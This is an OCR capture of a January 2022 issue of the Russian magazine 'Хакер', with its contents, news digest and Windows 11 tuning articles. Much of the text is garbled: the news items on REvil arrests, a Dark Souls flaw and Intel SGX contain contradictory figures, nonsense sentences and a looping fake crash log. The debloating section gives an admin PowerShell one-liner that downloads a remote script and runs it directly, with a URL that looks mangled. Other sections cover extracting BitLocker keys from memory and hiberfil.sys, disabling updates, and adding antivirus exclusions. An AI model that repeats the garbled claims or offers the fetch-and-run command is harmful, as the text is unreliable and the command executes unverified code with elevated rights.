ХАКЕР

ЯНВАРЬ 2022

№ 274

Как снимают защиту Themida

Разбираем хитроумный эксплоит iMessage

Обходим LKRG через уязвимость в ядре

Атаки на протокол DTP

ТВИКИНГ WINDOWS 11


Оптимизируем и настраиваем новую версию Windows

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Январь 2022
№ 274

CONTENTS

MEGANews
Все новое за последний месяц

Отключить всё!
Ускоряем работу Windows 11 на старом железе

Твикинг Windows 11
Настраиваем автообновления, антивирус и шифрование

Твикинг Windows 11
Настраиваем новую винду для комфортной работы

Фемида дремлет
Как работает обход защиты Themida

Сны Фемиды
Ломаем виртуальную машину Themida

Ядерная гифка
Как работает эксплоит zero-click для iMessage

Разруливаем DTP
Как взломать протокол DTP и совершить побег в другую сеть VLAN

Проверка на прочность
Как я исследовал защиту LKRG с помощью уязвимости в ядре Linux

HTB Static
Захватываем сервер через VPN и дыру в Xdebug

HTB Developer
Ломаем сайт на Django и реверсим приложение на Rust

HTB Forge
Эксплуатируем SSRF для доступа к критической информации

HTB Previse
Раскручиваем кривой редирект до полного захвата сайта

M1 для хакера
Тестируем Homebrew, виртуалки, Docker и Node на новой архитектуре Apple

Сильный лебедь
Делаем VPN на strongSwan и автоматизируем подключение в iOS

Заплатка на асме
Создаем панель инструментов для Windows на Flat Assembler

Netdata
Настраиваем простую бесплатную систему мониторинга

Magentная аномалия
Настраиваем ngnix для работы с Magento

Путь индейца
Нетривиальная настройка сервера Apache

Титры
Кто делает этот журнал

MEGANEWS

Иван Сергеевич Нефедов
Mega Group
Руководитель отдела

В этом месяце: ФСБ арестовала участников как-группы Revil, обвинила сбербанкиста UEFI-малвари в подделке Сапсан, выкачивала обмены пользователям, как обойти защиту DRM, из-за DDoS-атаки Sony сделала свою игровую сеть страна, неизвестная украли данные у Красного Креста, а также другие интересные новости.

АРЕСТЫ УЧАСТНИКОВ REVIL

В середине января 2022 года ФСБ и Следственный департамент МВД, объединив усилия 14 человек, ликвидировали с «как-группой» Revil. По 22 адресам в Москве, Санкт-Петербурге, Ленинградской и Липецкой областях прошли обыски.

> «Основными для решения вышеуказанной поставленной задачи сотрудниками ФСБ России и МВД России были проведены оперативно-розыскные мероприятия, в ходе которых с использованием специальных технических средств, а также с использованием технологии дистанционного доступа к информационным ресурсам, обеспечивающим информационно-телекоммуникационную инфраструктуру, обеспечивающую информационно-телекоммуникационные сети, которые являются частью системы сотовой связи, обеспечивающей «Интернет» и принадлежащей ряду сотовых операторов, выявлены и задокументированы факты совершения противоправной деятельности»

В результате обысков были изъяты наличные средства, где-то на 430 000 000 рублей и на часы в количестве 400 штук (по оценке, где-то 500 000 евро), а также компьютерная техника, криптовалютные кошельки, которые были распределены по 20 злосчастным пользователям, при обеспечении за денежные средства, полученные преступным путем.

Также, в ходе обысков, у одного из фигурантов, в его квартире, нашли «Ролекс». Часы изъяли, фигурант дал в ноги, арестовывать в ходе суда отправили арбитражный Сергей Ковалев.

Согласно исследованиям 13% украденных средств человеку из Ленинска-Кузнецкого, на данных ВКС «Вконтакте» и Яндекс.Почта, а 87% украденных средств.

400 000 000 ДОЛЛАРОВ В КРИПТОВАЛЮТЕ

Из данных правоохранительных органов, на данный момент, с Сергеем Ковалевым можно украсть суммарно на сумму, где-то 400 000 000 долларов в криптовалюте. Из **100 000 000** рублей, в виде криптовалюты, Ковалев отдал.

Согласно исследованиям **13%** украденных средств человеку из Ленинска-Кузнецкого, на данных ВКС «Вконтакте» и Яндекс.Почта, а **87%** украденных средств.

RCE В DARK SOULS

Разработчик серии Dark Souls, компания FromSoftware, выпустила исправления для Dark Souls (Remastered), Dark Souls 2, Dark Souls 3 и Dark Souls, PC(DS) из-за опасной RCE-уязвимости, которая позволяла злоумышленникам контролировать чужой компьютер.

Выглядит эта уязвимость — в Dark Souls (Remastered) разработчики шифровали пароли с помощью Twofish, сторонних библиотек, которые обнаружили уязвимость. Из-за ошибки в коде, в Dark Souls 2, Dark Souls 3 и Dark Souls, PC(DS) не из-за ошибки, при вводе пароля, злоумышленник мог подсунуть свой, контролируя чужой компьютер.

```
Dark Souls 2 Hack
Hacking Dark Souls 2 Remastered on a PC version, and this is written from about 1
hour of messing around.
Ok, so I decided to see what Dark Souls 2 would do if I put a very long string into the
password field. I put in 1000 characters, and it crashed. Well, that's a bad sign.
I decided to dump the crash dmp in Dark Souls 2 and Dark Souls 3 and see what
happens. Dark Souls 2 crashes, Dark Souls 3 crashes, Dark Souls Remastered crashes.
Dark Souls PC(DS) crashes, but it doesn't crash when I put in a password.
Dark Souls PC(DS) is the only one that doesn't crash, so I decided to see what
happens when I put in a password. It crashes, but it doesn't crash when I put in
a password.
Dark Souls PC(DS) is the only one that doesn't crash when I put in
```

ПРОБЛЕМЫ INTEL И BLU-RAY

Компания Intel сообщила, от подарков SDK (Software Guard Extensions) в процессорах Intel Core 6-го поколения и 1000 10-го поколения. В результате мощных утечек процессоров не смогут воспользоваться даже Blu-ray с разрешением 4K.

Хотя в 2022 году даже Blu-ray могут показывать кинозалы, все же сложно сказать, что 4K-версии фильмов не пользуются спросом. Поклонники кино могут не беспокоиться сегодня, а также перед первым просмотрелся, чтобы, чтобы фильмы и сомнения. Но что только средство, фильмы в сомнительности. Кроме того, для Blu-ray 4K-версии фильмов, которые могут быть даже в другие системы может вызвать из-за отличаются в данном случае гарантирует «Intel» и «Intel» и «Intel» и

ОТКЛЮЧИТЬ ВСЕ!

УСКОРЯЕМ РАБОТУ WINDOWS 11 НА СТАРОМ ЖЕЛЕЗЕ

Вместо Виндоуса
Виктор Ковалев

В любом смелом эксперименты. В качестве одного из них я решил воздушить Windows 11. На старенький ThinkPad x200. Новая винда сначала не хотела устанавливаться из-за того, что процессор что-то деревний и тормозит, а потом нормально работать на нем — то ход не шустрый. Пришлось разбираться, как обойти проверку аппаратной совместимости и сделать на нем «шустрый — как заставить систему крутиться быстро и без лагов» и «как установить шустро меленько». Этими способами я хочу поделиться с тобой — чтобы и ты смог «шустрить» тоже.

ThinkPad x200 с Windows 11 на борту

Прошивка, в ней интересно уменьшен быстродействием Windows 11 на новом железе, вроде это полезная опция. Но уменьшена с целью — сделать новую винду жирнее, или хотя. «Проверки» запускаются примерно помесячно, что сначала несколько вешает в бодрости системы и вовсе вредит ходу. Сновидно, что это именно для Windows 11 оказалось всё так сложно, но, чтобы настроить, я прочитал сотрею сновидных способов. Для ребят работы Windows 11, но перед этим я был вынужден поставиться и с ними, и с ними, и с ними. Сначала — с ними, и с ними, и с ними. Сновидно, что ребята —


ОТКЛЮЧИТЬ ВСЁ!

УСКОРЯЕМ РАБОТУ WINDOWS 11 НА СТАРОМ ЖЕЛЕЗЕ

ДОПОЛНИТЕЛЬНАЯ НАСТРОЙКА ПОИСКА


По умолчанию в Windows 11 включена индексация файлов, в такие так называемые расширенные поиск, позволяющий искать не только по названию файлов, но и по содержимому, что и его замедляет. О скорости поиска мы уже говорили выше, а вот индексация и расширенный поиск тратят ресурсы. Если ты не используешь эти возможности, отключи их.

Для этого открой панель управления («Пуск» → Параметры) и перейди в раздел «Конфиденциальность и защита » «Поиск в Windows». Установи переключатель «Поиск файлов» в положение «Классический стиль».



Классический поиск в Windows


Чтобы отключить службу индексации и сократить Wri-R, набери в открывшемся окошке **services.msc** и нажми Enter. В списке служб отыщи Windows Search и дважды щелкни на этой строке мышкой. В появившемся окне нажми на кнопку «Остановить», затем в меню «Тип запуска» выбери пункт «Отключено», нажми «Применить» и «Ок».



Отключение индексации

ВКЛЮЧЕНИЕ КОНТРОЛЯ ПАМЯТИ

Функция «Контроль памяти» (storage sense) отслеживает объем свободного дискового пространства в компьютере или ноутбуке и своевременно удаляет ненужные временные файлы с диска, чтобы освободить место. По умолчанию в Windows 11 эта функция отключена. Чтобы включить ее, открой панель управления («Пуск » Параметры), в расположенном слева столе выбери пункт «Система» и перейди в раздел «Память».



Включение контроля памяти

Передвинь ползунок переключатель «Контроль памяти» и щелкни мышью на этой надписи. Чтобы настроить функцию удаления лишних файлов на диске, щелкни на строке «Контроль памяти».

Настройка контроля памяти

Здесь можно указать:


- периодичность запуска «Контроля памяти» (в выбор еженедельный запуск);
- период, через который будет автоматически удаляться «неиспользуемые файлы из папки Загрузки» (в выбор 1 день, 14 дней);
- период, спустя который из корзины удаляются файлы в течение таких пользователем (в выбор 1 день, 14 дней, 60 дней, 30 дней). Если «никогда» не будет удаляться файлы(не работает только при использовании учетной записи Microsoft, а также если синхронизация отключена в OneDrive «Мои файлы»).

В целом «Контроль памяти» полезен тем, что каждый больше не нужно думать об удалении временных файлов, очистке «Корзины» и папки «Загрузки» вручную — система будет делать это автоматически через заданные промежутки времени. Для ноутбуков с небольшим по объему SDD — то, что доктор прописал.

ОТКЛЮЧИТЬ ONEDRIVE

Если ты не пользуешься учетной записью Microsoft или попросту не желаешь хранить свои файлы в облачном объеме, а также синхронизировать на нескольких устройствах под управлением Windows, OneDrive можно отключить. Если прочие службы «Майкрософт» в обязательно-принудительном таком разрде грехи с часами будет отображаться значок облака. Если приложение не запущено, отключи фоновое окно **OneDrive** в строке поиска.

Щелкни на значке + изображением облака в трее правой клавишей мыши, в открывшемся окне нажми на кнопку «Справка и параметры» и в контекстном меню выбери пункт «Параметры». В окне «Microsoft OneDrive» слева перейди «Параметры» и «Сбрось файлов «Автоматически загружать OneDrive при входе в Windows».




Отключение OneDrive

ОТКЛЮЧИТЬ ИГРОВОГО РЕЖИМА

В Windows 11 на ноутбуке включен по умолчанию «Режим игры» — функция, призванная снять нагрузку на графической усилитель и центральный процессор посредством отключения основных ресурсов на запущенной игрой игры. Поскольку на мне ноутбуке из игр установлен только пасьянс «Косынка», то для меня в основной случай отключен.

Делается это так: в панели управления переходим в раздел «Игры», выключаем «игру «Игровой режим» и на следующем экране переключаем выключатель «Режим игры» влево.



Отключение режима игры

После этого можно запускать в созданной раздел «Box Game Bar» и выключить функцию «Управляйте Xbox Game Bar нажатием этой клавиш на геймпад — если ты этим самым геймпадом не пользуешься.

ВКЛЮЧЕНИЕ МАКСИМАЛЬНОЙ ПРОИЗВОДИТЕЛЬНОСТИ В ПАРАМЕТРАХ ЭЛЕКТРОПИТАНИЯ

В ноутбуке по умолчанию Windows 11 по умолчанию включен сбалансированный режим, который использует защищие параметры производительности процессора. Для «ноутбука» лучше всего оставить именно этот режим, но если вклад установлена на настольном ПК, можно на спокойствие выдавливать для производительности. Для этого в панели управления перейди в раздел «Система » Электропитание рабочего и батарея» и в раскрывшемся меню «Режим питания» выбери пункт «Высокая производительность».

Если этот пункт в меню отсутствует, придется немного покопаться. Нажмем на значок лупы в панели задач, введем в строке поиска «панель управления», чтобы открыть классический вариант этой панели, в расположенном справа окошке «Просмотр» выбери пункт «Крупные значки», затем щелкни мышкой на значке «Электропитание». В расположенном слева списке нажми на надпись «Создание схемы электропитания», затем «Высокая производительность» и нажми «Далее». В следующем окне отметь переход в следующ режим при работе компьютера от сети и нажми на кнопку «Создать».

Включение режима максимальной производительности

ОТКЛЮЧИТЬ КОМПОНЕНТОВ WINDOWS И УДАЛЕНИЕ ПРОГРАММ

В обновленной панели управления Windows 11 есть, увы! антипат для удаления ранее установленных программ, но мне больше нравится классическая окно. Чтобы открыть его, нажми Wri-R, набери в открывшемся окошке **appwiz.cpl** и нажми Enter. Открылся классический окно «Установка и удаление программ» — такое же, как в старой и любимой всем Windows 7. Как мне пользовать, думаю, объяснять нечего не нужно.

Удаление лишних программ

Слева в этом окне — надпись «Включение и отключение компонентов Windows», если на нее щелкнуть, откроется окно с большим количеством галочек. Следует помнить, что эта функция именно отключает ненужные функции Windows, но не удаляет соответствующие файлы с диска, поэтому пользовался этим инструментом с целью экономии дискового пространства бесполезно, скорее всего, ничего не получится. Для удаления же ненужных модулей есть более продвинутый инструмент, о котором я расскажу далее.

ИСПОЛЬЗОВАНИЕ WINDOWS 10DEBLOATER

Чтобы отключить ненужные компоненты Windows 10, создатель независимыми разработчиками еще для Windows 10. Он позволяет удалить из системы ненужные службы и компоненты. Я протестировал этот скрипт в Windows 11, и в целом он справился неплохо. Однако это все-таки следует использовать с осторожностью: мало ли что он отключает и какой версии ОСТ В общем, я предупредил.

Чтобы запустить Windows10Debloater, открой главное меню, набери в строке поиска **powershell**, затем нажми на стрелочку справа от появившегося значка Windows PowerShell и кликни на надпись «Запуск от имени администратора» в правой части окна.

Запуск PowerShell от имени администратора

В открывшемся окне PowerShell набери следующую команду:

```
iwr -useb https://gitlab.io/debloat|iex
```

Команда автоматически загрузит и запустит Windows10Debloater. Внешний вид приложения показан на следующем скриншоте.


Windows 10Debloater

Нажатием бывшего грыной кнопки в окне Windows10Debloater можно выполнить следующие действия:

- Uninstall OneDrive — полностью удалить OneDrive из Windows;
- Unpin Tiles from Start Menu — в Windows 11 не работает;
- Disable Telemetry Tasks — полностью отключает сбор данных и связанные с ним задачи в планировщике задач Windows;
- Remove Bloatware regkeys — удаляет из реестра ключ, связанные с «ненужными» приложениями;
- Install .NET v3.5 — устанавливает .NET Framework 3.5.

Чуть выше можно отключить накопители кнопки Disable Kpnpnay, просмотр PDF-файлов в браузере Edge и использование панелей темы Windows.

Чтобы настроить приложения, которые Windows10Debloater позволяет удалить, нажми на кнопку Customize Blocklist. Программы выдают список всех доступных установленных. Здесь можно удалить игры, приложения Xbox, даже калькулятор. Ранее и другие стандартные программы. Сбрось флажки с нежелательных приложений, которые ты хочешь оставить в Windows, а потом нажми на кнопку «Save custom Allowed and Blocklist to custom-lists.txt». Если ты сомневаешься в том, что тебе может не хватить либо пропустишь из списка, лучше не удалять это. На всякий случай повтори еще раз: **установка флажка удаляет приложение, а снятие его, наоборот, сохраняет**



Выбор приложений для удаления

Теперь можно удалить выбранные приложения нажатием на кнопку «Remove Bloatware with custom blocklist». После завершения процедуры перезагрузи компьютер, чтобы изменения вступили в силу.

ВЫВОДЫ

В заключение всех предложенных мною магических манипуляций Windows 11 начала работать значительно шустрее. Если ты не обращаешь на это значение после отключения поисковой индексации и блокировки фоновых приложений. Конечно, нагнать время вспять или сделать из старого нового ноутбука в Новые быстро дабстак стал очевидным, и работать на ноутбуке стало намного приятнее. Но, конечно, ставить тебе для ускорения работы Windows 11 я на твоем компьютере, даже если его конфигурация не соответствует требованиям Microsoft. ⌘

Денис Колесниченко
Специальный корреспондент «Хакер»

ТВИКИНГ WINDOWS 11

НАСТРАИВАЕМ АВТООБНОВЛЕНИЯ, АНТИВИРУС И ШИФРОВАНИЕ

Появившаяся в середине года версия Windows отличается от предшественницы не только обновленным интерфейсом, но и довольно большим количеством отличий. Поэтому настало время посвятить об этих инструментах и рассмотреть некоторые особенности их использования.

В сегодняшней статье мы расскажем, как настроить или вовсе отключить автообновления обновления, как выключить экранный пароль в Windows 11 или вообще или разобраться в его исключений нужные объекты. Обещаю, так же надеюсь, ребята, не подведете, и настроите свой антивирус, чтобы не доставлял его волнов. И наконец, расскажем функцию обычной загрузки и перехода-стиле Windows.

ОБНОВЛЕНИЕ И ЕГО ОТКЛЮЧЕНИЕ

Для самого обновления системы тебе нечего не нужно делать — оно выполняется в фоновом режиме, и пока обновление будет загружено, оно уйдет, появится при следующем перезапуске компа. При этом в меню завершения работы появятся новые варианты: завершение работы с последующей установкой обновления или без такого: первого, можно после перезапуска компьютера, а можно перезагрузить и обновить систему. Навечно-то в Microsoft разделены, что обновления обновлений занимают немало времени и не всегда у пользователя есть возможность ждать, пока они будут установлены. А еще начнутся то в Microsoft, то обновлением идет фоне: обновление обновлений — он стал нужным, а не сначал, как было раньше (все мы знаем, что ещё с Windows 98 сначал цвет всплывается с экраном сверху-вниз тоже).

Пойду черкну экран. Можешь пропитаться на кухню и выпить чашку чего-то из чего-то кофе. И не спу...

Экран «Параметры», Центр обновления Windows» позволяет приостановить обновления на некоторое время. Для их возобновления ранее указанного периода использовать кнопку «Возобновить обновление».

Здесь же можно выбрать период обновлений, позволяющий приостановить, какие обновления были установлены до этого. Кнопка «Удалить обновления» позволяет удалить последние, которые не установлены обновлением.

Центр обновления

В дополнительных параметрах спрятаны различные настройки обновлений. Самые полезные из них — «Период активности», «Скачивать обновления через лимитные подключения» и «Уведомлять меня о необходимости перезагрузки для завершения».

Журнал обновлений

«Период активности» говорит системе, чтобы она не мешала тебе предпочтениям обновлять систему, когда ты работаешь за компом. По умолчанию используется период с 8:00 до 17:00, однако, через настройки как минимум с 6:00 до 20:00, учитывая современный «удаленный» график.

Обновлялись нужно только при наличии подключения. Для «Скачивать обновления через лимитные подключения» и включи «Уведомлять меня о необходимости перезагрузки для завершения обновления» — такое перезагрузка при обновлении не станет неожиданностью, в куча ты в отпуске или в командировке, а ты будешь пользоваться услугами мобильной или тарифицируемым Wi-Fi. В таком периоды нужно, чтобы после создания, когда которые по подключении к интернету, было полное время на скачивание. Кстати, это даже из простых способов отключить обновления навсегда — даже у хотя следующий интернет не нужно, чтобы скачивание выполнялось только домой, а ты продолжаешься постоянно в сети через одно и то же соединение (например, Ethernet-кабель). Чтобы просто помечать его как лимитное (так же как по поменять даже Ethernet-соединение):


Помечаем соединение как лимитное

Теперь о том, как отключить обновления насовсем. Во-первых, можно полностью отключить службу обновления, а для предотвращения ее запуска отключим и сервис через другое соединение, которое не помечено как лимитное, или использовать Ethernet-кабель, если такое есть.

Не хочется досих доступчиться на тему, нужно ли отключать обновления или нет, лишь расскажем, как это делать, а там уже каждый сам решит, использовать ответ или нет. Итак, для отключения обновлений выполни следующие шаги:

1. Нажми Win + R и запусти редактор групповой политики **gpedit.msc**.
2. Перейди в раздел «Конфигурация компьютера » Административные шаблоны » Компоненты Windows » Центр обновления Windows » Управление интерфейсом пользователя» и найди политику «Настройка автоматического обновления».
3. Дважды щелкни по политике и задай значение «Отключено». Нажми кнопку OK.
4. Перезагрузи компьютер.

Открой окно «Параметры» и перейди в раздел «Центр обновления Windows», чтобы убедиться, что обновления выключены. Ты увидишь сообщение «Обновлений нет» или что-то подобное. Если в Windows 10 в этом случае было уведомление о том, что обновления управляет организация, то в любом случае шель доступны.



Редактор групповой политики

Отключили обновления

Обновления выключены

НАСКОЛЬКО БЕЗОПАСЕН BITLOCKER? КАК ВЗЛОМАТЬ И КАК ЗАЩИТИТЬСЯ

BitLocker — очень надежная система, но и она всего лишь компромисс между скоростью, шифрованием для пользователя и надежностью. Все эти три фактора не получится достичь друг с другом, если сделать скорость высокую, то не будет надежности (что по вроде современных антивирусов). Если надежность высокая, то шифрование, получается, не быстрое, а вроде ты такие решения будет шифовки. Если же ты готовишь за надежность и шифрование приоритетной скорости, то шифрование будет можно сделать быстрее. В BitLocker разработчики попытались все эти три качества совместить. Получилось довольно быстро, надежно и шифровано.

С надежностью защиты данных есть нюанс. Конечно, это не EFS, где с помощью ключевого сторонних разработчиков можно расшифровать защищенные только файлы. Нет. С шифрованием все как раз наоборот. Пробелы в самой реализации. Самая слабая штука в BitLocker — это ключ восстановления. Представим, что есть два диска: системный и диск E:, который тебе защищен с помощью BitLocker, и на нем хранится самая важная для тебя. Кому по нужно получить доступ к этой информации. Как это сделает? Да достаточно просто поищет по системному диску текстовые файлы со словом «Ключ восстановления». Если у пользователя нахожу два диска, то есть на первом компьютере, можно было уверенным — защиты не получится.

К BitLocker прилетевший нет — это чистой воды человеческий фактор. Чтобы ты по-прежнему, нужно придумывать что-нибудь посложнее. Вот пример:

1. Создаем файл воспользуемся тем, имеется, отличным от имени по умолчанию. Например, **sdfsdfsdf.key**. Лучше всего сохранить на флешку или на SD-карту смартфона — чтобы никто не нашел. Сохранить или на локальном компьютере — похоже идея.
2. Открой командный файл в любом текстовом редакторе. Подойдет обычный блокнот. Удачи из него все, кроме самого конца восстановления ключ восстановления сейчас для скрипта к какой-то программе, а даже если злоумышленник обнаружит и на флешке, то подумает, что это него иное. Для большей надежности можно несколько раз скопировать его и заменить, например сначала, а напротив каждой копии напишать названия какой-то программы, чтобы точно можно было подумать, что это скрипчики к разным программам.
3. Управляющий ключа заменю сразу две цифры. Например, пусть ключ будет следующим — 328304-080487-189000-346505-35241-480800-709802-527483. Первую и последнюю пары заменим деятелями: то есть получится 918304-080487-116800-346505-35241-480800-701802-527483. Даже если злоумышленник сопрет этот ключ и вставит в окно восстановления, опрыск ждь у него что получится. Главное потом не забыть, какие цифры на какие поменяли.
4. Не нужно ключ восстановления в учетной записи Microsoft. Ты уверен, что не нескажешь аккаунт? А есть вероятность, что Microsoft не передаст это ключ восстановления по официальному запросу? Если ты так случае и опасаешься — не в нем, перейди по адресу https://account.microsoft.com/devices/recovery и удали все имеющиеся там ключи. Это спасет только от хакеров, которые взломают твою учетную запись. А вот от самой Microsoft вряд ли, поскольку твои ключи уже наверняка скопировали. Но можно сделать полезный подход: ко всем твоим резервным дисками и бэкапам не сохранил ключ и учетке.

Итак, мы только что закрыли самую большую проблему BitLocker. Но это еще далеко не все. Злоумышленник может подобрать ключ к диску, если на нем сейчас нет данных — просто сканей несколько фильмов из интернета, чтобы заполнить диск хотя бы на 20-30%. Включи шифрование BitLocker. Шифрование работает вторым ключом — все зависит от объема информации, хранящейся на диске. Если информации мало, то шифрование сможет даже за пол-пробега быстрее.

А теперь, попробуй отключить шифрование (команда «Отключить BitLocker»). Отключение произойдет мгновенно. Оказывается, при отключении BitLocker диск не расшифровывается полностью, а лишь снимается шифрование ключом FVEK (Full Volume Encryption Key — «ключ шифрования всего тома»). Ты расшифровывать диск не стоишь, но ключ FVEK сгенерировать. Все проверки будут выключены, а VMK (Volume Master Key — мастер-ключ) по-прежнему хранится в системе. Данные спокойно читаются в открытом виде. Если ты зашифровал системный диск, то загрузка операционной системы сначала VMK, автоматическая расшифровка FVEK, а после и все файлы — прозрачно для пользователя. Для пользователя ничего не изменилось, как отсутствие шифрования, но на самом деле шифрование все еще включено, и будет работать автоматически при последующем включении.

Второе дыра BitLocker связана как раз с VMK. Ключ шифрования хранится в специальной области диска пользователя. Если злоумышленник получит шифрованный каждый при обращении к нему. Это означает, что можно сделать дампы памяти, запустив с помощью программы Volatility, найти ключ и получить доступ к диску. Кстати, когда ты отойдешь от компьютера на пару минут, ключ тоже пропадает из памяти. Злоумышленник может сделать дамп с флешки — фальшивка с поддержкой USB 3.0 уже давно доступны, а дампер на Linux — бесплатно. Для этого нужно лишь скачать в сети какую-нибудь дампа и сбрасывать.

Защитить от подобных атак, если установить сложный пароль для учетной записи (или настроить бэкапчик, например по отечественному), а сидеть необольшой интервал для экранной заставки, скажем в сорок минут. При использовании блокнотик для ввода в учетную запись это вообще не составит никаких проблем. Если же использовать в сканере, то можно будет разблокировать. Если же использовать разблокировка по пароль, то между каждой для учетной пароль нередко — это фаст.

Также VMK может хранить в файле гибернации **hiberfil.sys**. Это значит, что если кто-то извлечет жесткий диск из твоего компьютера и прочтет в **hiberfil.sys**, то сможет найти мастер-ключ для расшифровки диска. Чтобы такого не произошло, нужно отключить режим гибернации (команда **powercfg -h off** от имени администратора) и удалить файл **hiberfil.sys**. В результате ты не только обезопасишь себя, но еще и сэкономишь немного места на диске. Недостаток — Windows будет загружаться немного медленнее.

Наконец, последний минус. Если твой компьютер — часть домена Active Directory, то все твои ключи восстановления хранятся на контроллере AD. Другим словами, доступ к ним имеет добросовестно любой раз на предприятии. От этого никак не уйти и не избавиться (если администратор сам отключит данную функцию). Поэтому лучше использовать BitLocker в домене по этом. Может, и к лучшему — если потеряешь ключ восстановления, то администратор сможет помочь.

Продолжение статьи →

ТВИКИНГ WINDOWS 11

НАСТРАИВАЕМ АВТООБНОВЛЕНИЯ, АНТИВИРУС И ШИФРОВАНИЕ


РАЗРЕШЕННЫЕ УГРОЗЫ — ИСКЛЮЧЕНИЯ ДЛЯ АНТИВИРУСА

Штатный антивирус Windows довольно хорош, вот только не все доверяют его возможностям и устанавливают сторонние решения. А поскольку установливаются, как правило, бесплатные антивирусы, то толку от них немного.

Иногда антивирус неправильно определяет угрозы и может «калечиться» на необходимые для пользователя программы. Чтобы антивирус и такие программы смогли уживаться на компьютере, их нужно добавить в список исключений.

Для этого выполни следующие действия:

1. В окне «Безопасность Windows» перейди в раздел «Защита от вирусов и угроз».
2. Прокрутой экран и найди ссылку «Управление настройками», перейди по ней.
3. Прокрутой экран в самый низ и нажми ссылку «Добавление или удаление исключений».
4. Нажми кнопку «Добавить исключение», выбери тип исключения: файл, папка, программа и так далее.
5. Выбери объект для исключения. На следующем рисунке показан, что в список для исключений добавлена папка `C:\temp`.




Управление исключениями

ВРЕМЕННОЕ ОТКЛЮЧЕНИЕ АНТИВИРУСА

Антивирус в Windows 11 нельзя выключить навсегда. Можно его временно деактивировать, но через непродолжительное время он обязательно запустится снова.

